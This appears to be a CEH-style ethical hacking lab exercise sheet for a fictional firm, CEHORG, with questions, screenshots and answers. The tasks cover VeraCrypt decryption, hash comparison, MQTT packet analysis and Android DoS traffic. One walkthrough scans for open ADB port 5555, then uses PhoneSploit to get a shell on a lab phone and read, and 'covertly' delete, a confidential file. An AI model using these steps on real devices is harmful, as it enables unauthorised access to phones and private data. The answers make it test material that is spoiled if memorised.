








A VeraCrypt volume file "secret" is stored on the Document folder in the "EH Workstation – 2" machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test)







You have received a folder named "Archive" from a vendor. You suspect that someone might have tampered with the files during transmission. The Original hashes of the files have been sent by the sender separately and are stored in a file named FileHashes.txt stored in the Document folder in the "EH Workstation – 2" machine. Your task is to check the integrity of the files by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with. Note: Exclude the file extension in the answer field. The answer is case-sensitive.



CEHORG hosts multiple IoT devices and sensors to manage its supply chain fleet. You are assigned a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation - 1" machine. Analyze the packet and find the topic of the message sent to the sensor.

Applications Places System IOT Traffic.pcapng (as superuser) Mon Nov 2

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

mqtt

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|------------|--------------|--------------|----------|--------|--------------------------------------|
| 7 | 38.393413 | 10.10.10.25 | 192.168.0.51 | MQTT | 56 | Ping Request |
| 8 | 38.395218 | 192.168.0.51 | 10.10.10.25 | MQTT | 60 | Ping Response |
| 31 | 96.299612 | 10.10.10.25 | 192.168.0.51 | MQTT | 56 | Ping Request |
| 32 | 96.301558 | 192.168.0.51 | 10.10.10.25 | MQTT | 60 | Ping Response |
| 38 | 154.190328 | 10.10.10.25 | 192.168.0.51 | MQTT | 56 | Ping Request |
| 39 | 154.192308 | 192.168.0.51 | 10.10.10.25 | MQTT | 60 | Ping Response |
| 49 | 195.483787 | 192.168.0.51 | 10.10.10.25 | MQTT | 82 | Publish Message (id=2) [Fleet_Count] |
| 50 | 195.485080 | 10.10.10.25 | 192.168.0.51 | MQTT | 58 | Publish Ack (id=2) |
| 52 | 195.497062 | 10.10.10.25 | 192.168.0.51 | MQTT | 58 | Publish Received (id=2) |
| 53 | 195.498608 | 192.168.0.51 | 10.10.10.25 | MQTT | 60 | Publish Release (id=2) |
| 54 | 195.498785 | 10.10.10.25 | 192.168.0.51 | MQTT | 58 | Publish Complete (id=2) |

Frame 49: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface \Device\NPF_{AEF71612-A734-4357-8944-61F0FBA7CCBC},
 Ethernet II, Src: a4:a7:49:3f:23:27 (a4:a7:49:3f:23:27), Dst: 9e:a5:6f:3b:15:3d (9e:a5:6f:3b:15:3d)
 Internet Protocol Version 4, Src: 192.168.0.51, Dst: 10.10.10.25
 Transmission Control Protocol, Src Port: 1883, Dst Port: 63994, Seq: 7, Ack: 7, Len: 28
 MQ Telemetry Transport Protocol, Publish Message
 [Expert Info (Note/Protocol): Unknown version (missing the CONNECT packet?)]
 Header Flags: 0x32, Message Type: Publish Message, QoS Level: At least once delivery (Acknowledged deliver)
 Msg Len: 26
 Topic Length: 11
 Topic: Fleet_Count
 Message Identifier: 2
 Message: 466c65657420636f756e74

| | | | |
|------|-------------------------|-------------------------|---------------|
| 0000 | 9e a5 6f 3b 15 3d a4 a7 | 49 3f 23 27 08 00 45 02 | ..o;.=. I? |
| 0010 | 08 44 78 bd 40 00 7f 06 | ad f6 c8 a8 00 33 0a 0a | .Dx@...- |
| 0020 | 0a 19 07 5b f9 fa 65 e8 | cb 76 88 a5 3b 27 50 18 | ...[...e- |
| 0030 | 28 14 72 7b 00 00 32 1a | 00 0b 46 6c 65 65 74 5f | .r{..2- |
| 0040 | 43 6f 75 5e 74 00 02 46 | 6c 65 65 74 20 63 6f 75 | Count -F leet |
| 0050 | 6e 74 | | nt |

Topic (mqtt.topic), 11 bytes

Packets: 115 · Displayed: 17 (14.8%)

Profile: sudo wireshark - Parrot... (as superuser)

An employee in CEHORG has secretly acquired Confidential access ID through an application from the company. He has saved this information on the Downloads folder of his Android mobile phone. You have been assigned a task as an ethical hacker to access the file and delete it covertly. Enter the account information present in the file.
 Note: Only provide the numeric values in the answer field.

-> Identify the IP address of mobile device from the IP range


```
nmap -p 5555 172.16.0.0/24
```


The screenshot shows a Parrot OS desktop environment. In the foreground, there are two terminal windows. The left terminal window shows a shell session on an x86_64 system mounted at /sdcard/Download. The user runs 'exit', then 'phonesploit(main menu) > help' which returns an error 'sh: 1: error:: not found'. They then run 'phonesploit(main menu) > ?' and 'phonesploit(main menu) > 4'. The right terminal window shows a directory listing of files like Alarms, Android, DCIM, Download, Movies, Music, Notifications, Pictures, Podcasts, and Ringtones. The user then runs 'x86_64:/ \$ cd sdcard/' and 'x86_64:/sdcard \$ ls', which lists 'confidential.txt'. Finally, they run 'x86_64:/sdcard/Download \$ cat confidential.txt' and see the contents '30099889'. Below the terminals is a NetworkMiner tool window showing network traffic analysis. The bottom of the screen features a dock with icons for various applications, and the taskbar shows 'Menu', 'EH Workstation - 2', and 'Parrot Terminal'.


```
x86_64:/sdcard/Download $ exit
phonesploit(main menu) > help
sh: 1: error:: not found
phonesploit(main menu) > ?
sh: 1: error:: not found
phonesploit(main menu) > 4
x86_64:/ $ cd sdcard/
x86_64:/sdcard $ ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
confidential.txt
x86_64:/sdcard/Download $ cat confidential.txt
30099889x86_64:/sdcard/Download $
```

The mobile device of an employee in CEHORG has been hacked by the hacker to perform DoS attack on one of the server in company network. You are assigned to analyse "Andro.pcapng" located in Documents directory of EH workstation-2 and identify the severity level of the attack. (Note: perform deep down Expert Info analysis)

-> Warning







An attacker has hacked one of the employees android device in CEHORG and initiated LOIC attack from the device. You are an ethical hacker who had obtained a screenshot of the attack using a background application. Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with send method.

Applications Places System > Parrot Terminal

File Edit View Search Terminal Tabs Help

Parrot Terminal Parrot Terminal

```
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of device
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app
[99] Exit <[0] Clear [p] Next Page

restarting in TCP mode port: 5555
List of devices attached
172.16.0.21:5555    offline product:android_x86_64 model:Standard_PC_i440FX_PII_X_1996 devi
x86_64 transport_id:1

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 172.16.0.21
already connected to 172.16.0.21:5555
phonesploit(main_menu) > 1
List of devices attached
172.16.0.21:5555    device product:android_x86_64 model:Standard_PC_i440FX_PII_X_1996 devi
x86_64 transport_id:1

phonesploit(main_menu) >
```

